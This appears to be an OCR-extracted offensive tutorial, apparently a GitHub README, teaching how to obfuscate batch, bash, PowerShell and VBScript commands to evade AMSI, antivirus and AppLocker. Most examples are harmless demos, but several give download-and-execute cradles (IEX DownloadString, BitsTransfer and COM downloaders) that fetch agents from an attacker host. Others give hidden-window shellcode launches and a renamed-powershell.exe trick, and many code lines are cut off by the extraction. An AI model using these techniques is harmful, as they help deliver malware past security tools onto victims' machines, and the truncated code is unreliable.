String command to obfuscate


```
cmd.exe /c whoami && netstat
```

String obfuscated [double Parentheses]

```
cmd.exe /c ((whoami)) && ((netstat))
```

string more obfuscated using: ***Parentheses*** + ***carets*** + ***double_quotes*** + ***collon*** + ***semi-collon*** + ***special_chars***

```
@c"m"D^.e"X"^e, ^/c (,(=w^H"o"A^m"I");,) ,&&; ( ;(,n^E"T"s^t"A"t);,)
```



```
The batch command 'call' executes one batch file from within another. If you exe
batch file from inside another batch file without using CALL, the original batch
is terminated before the other one starts. This method of invoking a batch file
another is usually referred to as chaining and allows us to set any environement
variable and 'call it' later in sourcecode ..
```

batch obfuscation

```
[ obfuscating the string powershell ]
If the proccess name is 'powershell' and the command line arguments match some s
patterns, AMSI/AV's will flag that input as malicious. One way to obfuscate the
PowerShell in the example command is to substitute individual characters with su
of existing environment variable values.

The Path variable value may vary across different systems depending on various i
programs and configurations, but the PSModulePath variable will likely have the
on any given system. Case-sensitive substring values such as PSM, SMo, Modu, etc
used interchangeably to return only the PSModulePath variable.
```

- String command to obfuscate
  `powershell Get-Date`
- String obfuscated using cmd FOR loop
  `FOR /F "delims=s\ tokens=4" %a IN ('set^|findstr PSM')DO %a Get-Date`

batch obfuscation

batch obfuscation

- Another example of cmd FOR loop technic

batch obfuscation

- Another example of cmd [FOR loop + /V:ON + CALL] technics

```
cmd.exe /V:ON /C "set unique=netsa&&FOR %A IN (0 1 2 3 2 4 2 1337) DO set fina
```

- More obfuscated using [@ = , ; ^ + ( )] special characters

```
WARNING: Remmenber that this screenshots are examples to exec in terminal, so if
are to use the FOR loop technic then remmenber to input a double number of % in
```

```
Another technic its to copy powershell.exe from %windir% to %tmp% folder (rewrit
and rename it to another name with a diferent extension and call it to execute p
```

```
Another LOLbin transformation that may help bypass applocker restrictions ..
```

[0] Glosario (Index)

Bash Obfuscation (bash-sh)

- String command to obfuscate
  `whoami`
  The above string can be obfuscated using **bash special characters:** ' or \ or $@

- String obfuscated

```
w'h'o'am'i <-- This technic requires to 'open' and 'close' the single quotes

w"h"oa"m"i <-- This technic requires to 'open' and 'close' the double quotes

w\h\o\am\i

w$@h$@o$@am$@i

w$@h\o$@a"m"'i' <-- Using the 4 previous methods together
```

- We can also **pipe** commands to avoid detection with **|** or **;** or **&&**

```
echo "Rubish data" | w$@h$@o\am$@i

echo $@I A\M; who\am$@i

echo $@I A\M; wh$@oam$@i && echo o\ff$@cou$@rs\e .\.
```

```
Using rev <<< to reverse the order of the characters in a string.
Using this technic allow us to writte the syscall's backwards and
decode/revert them at run-time execution (auto-exec: |$0 = /bin/bash).
```

- String command to obfuscate
  `lsblk -m`
- String obfuscated
  `rev <<< 'm- klbsl' |$0`

- String command to obfuscate
  `whoami`
- String obfuscated
  `rev <<< i$@ma\o$@hw |$0`


bash rev obfuscation `HINT: Single quotes are not allowed in Combining rev <<< and the batch \ escape character`

```
This next technic uses one bash local variable ($M) as MasterKey that allow us t
strings inside the $M variable to build our command and sends it to a file named
[special thanks to: @Muhammad Samaak]
```

- String command to obfuscate
  `route`
- String obfuscated (**oneliner**)

```
M="ureto" && echo ${M:1:1}${M:4:1}${M:0:1}${M:3:1}${M:2:1} > meme; ul meme;
[ print parsed data on screen (route syscall pulled from inside $M variable) ]
```


bash obfuscation

```
M="ureto" && echo ${M:1:1}${M:4:1}${M:0:1}${M:3:1}${M:2:1} |$0
[ parsing data inside $M variable to extract and 'execute' the string: route ]
```


bash obfuscation `HINT: The var ${M:0:1} extracts the letter U from inside the $M local var to build: route`

```
This next technic uses $s bash local variable to extract the letters from the va
uses a loop funtion (for i in) to take the arrays and convert them into a string
command will delete the empty lines from the string and passes the output (pipe)
```

```
funtion that prints the results (full string) on screen, the 'done' funtion will
[special thanks to: @Muhammad Samaak]
```

- String command to obfuscate
  `whoami`
- String obfuscated (**oneliner**)

```
skid=(i h w o a m r w X);s=(2 1 3 4 5 0);for i in ${s[@]};do echo ${skid[$i]}
[ parsing data inside $skid and $s variables to extract the string: whoami ]
```

bash obfuscation

```
skid=(i h w o a m r w X);s=(2 1 3 4 5 0);for i in ${s[@]};do echo ${skid[$i]} | ·
[ parsing data inside $skid and $s variables to 'extract' and 'execute' the stri
```

bash obfuscation

`HINT: The number 0 inside variable $s conrresponds to the letter possition in var $skid (i)`

```
Using base64 stings decoded at runtime are a Useful obfuscation trick, because
the agent.sh dosen't contain any real malicious syscall's to be scan/flagged.
```

- String command to obfuscate
  `route -n`
- Using base64 to decode the encoded syscall (test.sh)

```
1º - encode the command you want to obfuscate (linux-terminal)
echo "route -n" | base64

2º - copy the encoded string to paste it on your script
```

```
cm91dGUgLW4K

3º - Insert the follow lines into your bash script

  #!/bin/sh
  string=`echo "cm91dGUgLW4K" | base64 -d`
  $string   #<-- execute/decode the base64 syscall at runtime
```

---

[0] Glosario (Index)

Powershell Obfuscation (psh-ps1)

- String command to obfuscate
  `powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $shellcode`
  The above string can be obfuscated using the **powershell special character:** `
- String obfuscated

```
po`wer`shel`l.ex`e -n`op -w`in`d h`idd`en -E`xe`c B`yp`ass -n`on`i -en`c $shel
```

- Using one **batch** local variable inside the **powershell interpreter**

```
cmd.exe /c "set var=Get-Date&& cmd.exe /c echo %var%^" | powershell.exe
```

```
[ "powershell" can be also set and called as variable in cmd.exe ]
cmd.exe /c "set p1=power&& set p2=shell&& cmd /c echo Write-Host SUCCESS ^| %p
```

- More Obfuscated using powershell ` and batch ^ special characters

```
c`md`.e`xe /c "s^Et va^r=Get-Date&& c^md^.e^xe /c e^ch^o %var%^" | power`shell
```

```
We can obfuscate the syscall's by simple split them into local variables and con
them using 'tick' + 'splatting' obfuscation methods inside variable declarations
```

- String command to obfuscate
  `powershell.exe Get-WmiObject -Class Win32_ComputerSystem`
  The above string can be obfuscated using **powershell special characters:** ` and + and **$var** and '

- String obfuscated

```
$get = "G`et-Wm`iObj`ect"                    #<-- caret ` inside double quote
$sys = 'Wi'+'n32_C'+'ompu'+'terS'+'ystem'    #<-- caret + inside single quote
p`ow`ers`hell.e`xe $get -Class $sys          #<-- de-obfuscate syscall's at r
```

```
[ obfuscating .DownloadString ] In this article we allready have learned how to
use variable declarations + tick special characters to obfuscate the systemcall'

$method = "D`ow`nlo`adSt`rin`g"
IEX (New-Object Net.WebClient).$method('http://192.168.1.71/hello.ps1')
```

```
This next example shows how to use 'parentheses' to transform the DownloadString
into one powershell string that can be manipulated using more obfuscated technic
```

- String command to obfuscate
  `IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.71/hello.ps1')`
- String obfuscated [Parentheses+tick]

```
I`EX ((N`ew-Obj`ect N`et.We`bCli`ent)).('Do'+'wn'+'lo'+'adStr'+'ing').Invoke((
```

```
Powershell also allow us to access windows environment variables using the $env:
Using $env:LOCALAPPDATA (windows environment variable) and -Join '' to pull out
chars from $env:LOCALAPPDATA and then the -Join '' operator will take the array
```

- String command to obfuscate
  `powershell.exe Get-WmiObject -Class Win32_ComputerSystem`
- String obfuscated

```
$call = $env:LOCALAPPDATA[0,23,21,7,7]-Join ''
powershell.exe Get-WmiObject -$call Win32_ComputerSystem
```

```
[ .Split powershell method ]
Build a variable named $encoded with the 'SPLIT' syscall inside, and use $encode
to 'de-split' the syscall into a new local variable named $decoded, to be called
```

- String command to obfuscate
  `Get-WmiObject -Class Win32_ComputerSystem`
- String obfuscated

```
$encoded = "Get-W~~miO~~bject -C~~la~~ss Wi~~n32_Co~~mput~~erSystem"
$decoded = $encoded.Split("~~") -Join ''
poweshell.exe $decoded
```

```
[ -Replace powershell method ]
Build a variable named $encoded with the 'SPLIT' syscall inside, and use $encode
to 'de-split' the syscall into a new local variable named $decoded, to be called
```

- String command to obfuscate
  `(New-Object Net.WebClient).DownloadString('http://192.168.1.71/Hello.ps1')`
- String obfuscated

```
$encoded= "(New-Object Net.We~~bClient).Downlo~~adString('http://192.168.1.71/H
$decoded = $encoded.Replace("~~","")
IEX $decoded

[ OR -Replace which is case-sensitive replace ]
$decoded = $encoded-Replace "~~","")
IEX $decoded
```

```
Another way to use the -Replace switch (remmenber that we can store this command
```

- String command to obfuscate
  `Get-Date`
- String obfuscated
  `(('0 2 4 1 3'-Replace'\w+','{${0}}'-Replace' ','')-f'Get','t','-D','e','a')`

```
[ ScriptBlock -Replace method ]
Build a variable named $ScriptBlock with the 'SPLIT' syscall inside, and use .Re
to 'de-split' the syscall into a new local variable named $syscall, to be called
```

- String command to obfuscate
  `Win32_OperatingSystem`
- String obfuscated

```
$ScriptBlock = "Wi'+'n?32_O'+'p%era'+'ti%n%gS'+'y?st%em"
$syscall = $ScriptBlock.Replace("?","").Replace("'","").Replace("+","").Replac
Get-CimInstance $syscall | Select-Object CSName, OSArchitecture, Caption, Syst
```

```
[ RTLO ] Powershell cames with one buitin feature (::Reverse) that allow us to cl
text alignment from left to rigth side (arabe alignment). That built in feature
to use it as obfuscation technic (writing syscall's backwards) and 'revert' them
```

- String command to obfuscate
  `powershell.exe Get-Date`
- String obfuscated

```
[ Using ::Reverse method ]
$reverseCmd = "etaD.teG exe.llehsrewop"
$reverseCmdCharArray = $reverseCmd.ToCharArray();[Array]::Reverse($reverseCmdCl
($ReverseCmdCharArray-Join '') | IEX

[ Using Regex method ]
$reverseCmd = "etaD.teG exe.llehsrewop"
IEX (-Join[RegEx]::Matches($reverseCmd,'.','RightToLeft')) | IEX
```

```
[ -f reorder parameter ]
Using -f (reorder) switch to re-order the strings in there correct order, the sw
-f accepts strings separated by a comma, and the caret {} contains the string po
after the -f switch.. HINT: we are going to replace another syscall by one splat
local variable to be called at execution time also (3 obfuscation technics used)
```

- String command to obfuscate
  `Get-Service` And `TeamViewer`
- String obfuscated
  `("{0}{2}{1}{3}" -f'vice','Ser','G','et-')` And `$first='Te'+'amV'+'iewer'`

```
Stacking 're-order' commands together with the ; operator. Remmenber that we can
store the re-order method inside an local variable to be called at run-time.
Example: $syscall = ("{3}{0}{2}{4}" -f'voke','es','-Expr','In','sion')
```

- String command to obfuscate
  `Invoke-Expression (New-Object)`
- String obfuscated
  `$a=("{3}{0}{2}{1}{4}" -f'voke','es','-Expr','In','sion') ; $r=("{0}{2}{1}" -f'(New','ject)','-Ob')`

`HINT: we can also scramble the location of the vars ($a | $r) inside the sourcecode (order)`
`to obfuscate it further, and then call them in the correct order executing the powershell command.`

```
Another way to use 'splatting + reorder' technic to remote download/execute agen
```

- String command to obfuscate
  `IEX (New-Object Net.WebClient).DownloadString("http://192.168.1.71/Hello.ps1")`
- String obfuscated

```
I`E`X ('({0}w-Object {0}t.WebClient).{1}String("{2}19`2.16`8.1`.71/He`ll`o.ps`1
```

```
[ Additional Methods for exec base64 shellcode ]
Since the powershell -enc method started to be used to execute base64 shellcode s
very targeted by security suites to flag alerts, In order to circumvent -enc para
use powershell commands and leverage set-variables with .value.toString() in orde
our -enc command into the command line. This allows us to specify -enc without ev
would be hit by detection rules. [ ReL1k ]
```

- File **Unicorn.ps1** (base64 shellcode execution)

```
$syscall=("{1}{0}" -f'N','-Wi'); $flag=("{1}{0}{2}" -f'Id','h','DEn'); $cert=('
```


```
HINT: I have re-written REL1K's template to accept -WiN hIdDEn -Ep bYpASS (reorde
and change the powershell 'EncodingCommand' from -ec to -en (less used flag by p
```

```
[ BitsTransfer - Additional Methods for Remote Download ]
Another way to download/execute remotelly our agent without using the powershell
(Net.WebClient).DownloadFile method. This method also allow us to chose the down
location of the agent in target system and start the agent (exe).

HINT: powershell gives us access to windows environment variables using the $env
```

- File **test.ps1** (trigger download/execution)

```
Import-Module BitsTransfer
Start-BitsTransfer -Source "http://192.168.1.71/agent.exe" -Destination "$env:
Invoke-Item "$env:tmp\\agent.exe" #<-- trigger agent execution
```

powershell obfuscation test.ps1

- Execution of **agent.exe** in target system (auto-exec)

powershell obfuscation msfconsole

```
[ Invoke-WebRequest - Additional Methods for Remote Download ]
This method 'Invoke-WebRequest' working together with 'OutFile' and 'File'  powe
allow us to remote download (full path can be inputed into sourcecode string) an

HINT: If you wish to download/execute an binary.exe, then replace the -File by I
HINT: To upload to another location use $env: powershell var (eg. -OutFile "$env
HINT: In this example was not used the -win hidden switch that allow us to hidde
HINT: Delete -PassThru from the sourcecode to NOT display the download traffic i
parameter was left behind for article readers to see the download connection tak
```

- File **Invoke-WebRequest.ps1** (trigger download/execution)

```
Invoke-WebRequest "http://192.168.1.71/hello.ps1" -OutFile "hello.ps1" -PassTh
```


```
[ COM-downloaders - Additional Methods for Remote Download ]
The follow oneliner's are also downloaders using diferent COM objects like 'WinH
HINT: The follow downloaders will not drop the agent on disk (download/exec in r
```

```
$h=New-Object -ComObject Msxml2.XMLHTTP;$h.open('GET','http://webserver/hello.ps

$h=new-object -com WinHttp.WinHttpRequest.5.1;$h.open('GET','http://webserver/he

$r=new-object net.webclient;$r.proxy=[Net.WebRequest]::GetSystemWebProxy();$r.Pr
```


```
Using base64 stings decoded at runtime are a Useful obfuscation trick, because
the agent.ps1 dosen't contain any real malicious syscall's to be scan/flagged.
```

- String command to obfuscate
  `Date`
- using powershell to decode base64 syscall

```
1º - encode the command you want to obfuscate (linux-terminal)
echo "Date" | base64

2º - copy the encoded string to paste it on your script
RGF0ZQo=

3º - Insert the follow lines into your powershell script

  $Certificate="RGF0ZQo="
  $decoded=[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64
  powershell.exe Get-$decoded   #<-- execute/decode the base64 syscall at runt
```

powershell obfuscation

Here we can view the all process of encoding/decoding in powershell console 

- More obscure obfuscated/bypass technics

```
If the proccess name is 'powershell' and the command line arguments match some
patterns, AMSI/AV's will flag that input as malicious. there are 3 main ways t
```

```
1º - Obfuscate the name of the powershell binary in target system before execute
     powershell commands. This can be achieved by making a copy of powershell.exe
     rename it to Firefox.exe using an agent.bat before further ahead call the ob
     powershell binary (Firefox.exe) to execute our powershell command line argum

 Copy-Item "$env:windir\System32\Windowspowershell\v1.0\powershell.exe" -Destinat
 cd $env:tmp; .\Firefox.exe -noP -wIn hIdDEn -enc ..SNIPET..
```

Binary ofuscation technic applied to Bypass-AMSI.ps1 with Bypass/download/exec abilities

```
2º - Unlink the command-line arguments from the code they deliver, one example of
     the ability of powershell to consume commands from the standart input stream
     When viewed in the event log, the arguments to powershell.exe are no longer

 cmd.exe /c "echo Get-ExecutionPolicy -List" | powershell.exe
 cmd.exe /c "set var=Get-ExecutionPolicy -List&& cmd.exe /c echo %var%^" | powers
```

```
3º - obfuscating powershell statements (IEX | Invoke-Expression | etc)
     obfuscating this kind of 'calls' are not has easy like most powershell vari
     declarations are, If we try to set any variable pointing to one powershell
     then the interpreter will fail to descompress the variable into an command.
     two screenshots shows how it fails if we try to use the conventional way, a
```


```
        bypass it using the Invoke-Command statement that has the ability to transf
        into 'strings' that can deal with that limitation, allowing us to call the
        IEX previous stored inside a local powershell variable ..

    [The conventional way]
    $obf="iex"
    $obf (New-Object Net.WebClient).DownloadSting('http://192.168.1.71/amsi-downgrad
    powershell $obf (New-Object Net.WebClient).DownloadSting('http://192.168.1.71/am
    Invoke-Command $obf (New-Object Net.WebClient).DownloadSting('http://192.168.1.7
```

var declaration fail

```
    [Using Invoke-Command statement wrapped in double quotes]
    powershell -C "$obf (New-Object Net.WebClient).DownloadSting('http://192.168.1.7
```

var declaration success

Rename binary.exe beeing flagged by AV to .MSC extenssion to be abble to execute it ..




Concatenated IEX API call

Is 'Invoke-Expression' (IEX) beeing flagged by nasty amsi ? ...

```
&('{0}ex' -f'I') Get-Service                                    # IEX 'Get-Service
&('{1}{2}vok{0}-{0}xpr{0}ss{1}o{2}' -f'e','i','n') Get-Service  # IEX 'Get-Service
&(DIR Alias:/I*X)'Get-Service'                                  # IEX 'Get-Service
&(('Tex') -replace 'T','I') Get-Service                         # IEX 'Get-Service
&((echo "0Ie0X") -replace '0','') Get-Service                   # IEX 'Get-Service
&(([String]''.Chars)[15,18,19]-Join'') Get-Service              # IEX 'Get-Service
```

```
&($Env:ComSpec[4,15,25] -Join '') Get-Service                    # IEX 'Get-Service
&($Env:PATH[4,15] + "X" -Join '') Get-Service                    # IEX 'Get-Service
&($Env:PUBLIC[13,5] + "X" -Join '') Get-Service                  # IEX 'Get-Service
&(''.SubString.ToString()[67,72,64]-Join'')'Get-Service'         # IEX 'Get-Service
&(''.SubString.ToString()[67,72,64]-Join'') (New-Object Net.WebClient).DownloadStri
```



---

[0] Glosario (Index)
[3] All Hail to ''@danielbohannon'' for its extraordinary work (obfuscation) under powershell

---

VBScript Obfuscation Technics (vba-vbs)

```
[Reverse a string] The StrReverse() vbscript funtion can be used to reverse a str
This funtion allow us to obfuscate the systemcall(s) by reversing the string(s) a
```

- String command to obfuscate
  `How To Reverse a String In Vbs`

- String obfuscated (test.vbs)
  `Wscript.echo StrReverse("sbV nI gnirtS a esreveR oT woH")` vbscript obfuscation
- Ofuscating [function names] using lowercase and uppercase characters
  vbscript obfuscation
- Obfuscating [string] using concaternation (vba accepts [+ and &] operators to stack string)
  vbscript obfuscation
- Using concaternation and variable substitution
  vbscript obfuscation

```
[Executing a reverse string] The follow example creates the objshell and objShel
to be able to execute commands, it also defines a local variable (dim rev) with
builtin API that reverses the string (netstat systemcall) at runtime execution.
```

- String command to obfuscate
  `netstat`
- String obfuscated (test.vbs)

```
Dim rev
rev = StrReverse("tatsten")
set objshell = Createobject("Wscript.Shell")
objShell.Run rev
```

vbscript obfuscation

```
[caret escape character obfuscation] In this example the vba script its executin
Remmenber that the cmd.exe interpreter uses the [ ^ ] caret as escape caracter,
abuse of batch obfuscation technics after the cmd.exe beeing trigger by the vba
follow example also splits the command into 2 var(s) [ rev + cmd ] and join them
```

- String command to obfuscate
  `cmd.exe /c start calc`
- String obfuscated (test.vbs)

```
Dim rev
Dim cmd
rev = StrReverse("clac trats c/")
cmd = "cMd.Exe ^B^U^F^F^E^R" & rev
set objshell = CreateObject("Wscript.Shell")
objShell.Run cmd
```

vbscript obfuscation

- Obfuscating further the string inside StrReverse() object
  `rev = StrReverse("cl^ac ^ ^ tr^at^s R/^")`

vbscript obfuscation

- Obfuscating further the string using the [+] operator (concaternation)
  `rev = StrReverse("cl^ac "+" ^ "+" ^ tr^a"+"t^s R/^")`

vbscript obfuscation

```
[Ofuscating Function Names] Function names or variable declarations can be furth
be replacing human-readable names by a random string of characters, helping this
more confusion to sourcecode and fool signature detection analysis based in cert
```


vbscript obfuscation

- Obfuscating method names [lowercase and uppercase] and start of cmd functions with [batch] special chars

vbscript obfuscation

- Build Oneliner (test.vbs)


```
[Build oneliner] VBScript uses the [ : ] character as end of command the same
uses the [ ; ] character to execute another command, this technic can be used
```




```
[replace vbscript API] In this example the special character [ @ ] its deleted fi
using wscript (Replace(txt,"@","")) builtin API together with [ objShell.Run ] m
```

- String command to obfuscate
  `cmd.exe /c start calc`
- String obfuscated (test.vbs)

```
Dim txt
txt = "@cM@d.@ex@e @ /@R s@tar@t @cal@c"
set objshell = CreateObject("Wscript.Shell")
objShell.Run(Replace(txt,"@",""))
```




- Build oneliner [:] and Obfuscate further the string using [+] and [^] operators (concaternation)




- Replace the two first occurrencies of [#] character by [i] character

```
Dim txt
txt = "Replac#ng the 2 first occurrenc#es of # character by i character!"
Wscript.echo(Replace(txt,"#","i",1,2))
```



- Another way to Replace [UI$z] string by [t] character at runtime


```
Dim ser
ser = Replace("neUI$zsUI$zaUI$z -UI$z", "UI$z", "t")
set objShell = CreateObject("Wscript.Shell")
objShell.Run(ser)
```




```
[Replacing two characters] In the follow example we are obfuscating variable dec
names + vba function names using lowercase and uppercase characters, and using t
vbs function to replace inside the string the chars [ UI$z -> e ] and [ 0!b -> P

The 1º Replace() function will store the string substitution of [ e ] character
variable declaration, the 2º Replace() function its then used by the Wscript.ech
to replace the [ P ] chars before executing the de-obfuscated syscall.
```

- String command to obfuscate
  `Powershell.exe -noP -eNc shellcode: \x0e\x0a\xeP`
- String obfuscated (test.vbs)


```
diM sEr
sEr = rEpLaCe("0!bowUI$zrshUI$zll.UI$z -no0!b -UI$zNc shUI$zllcodUI$z: \x0UI$z
wScRipt.eChO(rEPlacE(sEr, "0!b", "P"))
```



- Replacing four (4) diferent characters on the obfuscated string [e | P | o | s]



- Build oneliner (test.vbs)




```
[ANCII character substitution] vbscript calls ancii characters using the Chr() Al
This substitution method can be used to obfuscated our systemcall(s) by composin
final command at runtime, this technic uses the [ & ] operator to stack characte
```

- String command to obfuscate
  `WHOAMI`


- String obfuscated (test.vbs)

```
Wscript.echo Chr(87) & Chr(72) & Chr(79) & Chr(65) & Chr(77) & Chr(73)
```




- Stacking characters together using [+] operator

```
Wscript.echo Chr(87)+Chr(72)+Chr(79)+Chr(65)+Chr(77)+Chr(73)
```




- ANCII and VBScript var substitution using [Chr()] and [+ void +] and [+] to stack

```
Dim void
void = "o"+""
Wscript.echo Chr(87)+Chr(72)+Chr(79)+Chr(65)+Chr(77)+Chr(73)+Chr(63)+"Iam Gr" +
```



- Build Oneliner: Executing ANCII character substitution (test.vbs)
  `cmd.exe /c start calc`




We can see the full list of ANCII characters here:

```
[Join builtin API] using VBScript Join API to join the systemcall(s) together at
The string its concaternated inside MyArray variable declaration and Join togeth
stack var, then the two var(s) are 'stack' and stored inside a new var named fin
called at runtime.
```


- String command to obfuscate
  `cmd.exe /c start calc`

- String obfuscated (test.vbs)

```
Dim MyArray
Dim stack
MyArray = array("c","a","l","c")
stack = Join(MyArray,"")
final = "cmd.exe /c start " & stack
set objshell = CreateObject("Wscript.Shell")
objShell.Run final
```




- Further obfuscation [var substitution, random function names, ancii substitution, caret obfuscation, concaternation]



```
[ Using environment variables + Len() ] The follow example show how to extract tl
'Temp' from target %tmp% environment variable full path, store it into 'splash' v
declaration and use (Len(pass) -29) funtion to delete the first 29 chars from th
```

- String command to obfuscate
  `Temp`
- String obfuscated (test.vbs)

```
Dim pass
Dim splash
pass = CreateObject("Wscript.Shell").ExpandEnvironmentStrings("%tmp%")
splash = Rigth(pass, Len(pass) -29)
Wscript.echo("Extracting '" + splash + "' chars from: '" + pass + "' env")
```



```
Using [ Mid ] vba API to extract a sub-string from the [ middle ] of the main st
```

- String command to obfuscate
  `pedro`
- String obfuscated (test.vbs)

```
Dim pass
Dim splash
pass = CreateObject("Wscript.Shell").ExpandEnvironmentStrings("%tmp%")
splash = Mid(pass, 10, 5)
Wscript.echo("Extracting '" + splash + "' chars from: '" + pass + "' env")
```

vbscript obfuscation

- Further Obfuscation in function and method names and strings concaternation [+ extract 2 strings]

vbscript obfuscation

- Build Oneliner using [:] operator (test.vbs)

vbscript obfuscation

```
                    OBSCURE FUNTIONS [ ARITHMETIC SEQUENCES + SANDBOX EMULATION CI

              Extract [ Cmd /c start calc ] from target %tmp% variable string usin
```


- String command to obfuscate
  `Cmd /c start calc`
- String obfuscated (test.vbs)

vbscript obfuscation

```
[Arithmetic Sequences] When it comes to hard-coded numeric values, obfuscators ma
arithmetic to thwart reverse engineers or to stall malicious code execution to by
```

- Arithmetic funtion

```
UikEt = "201"+"8"
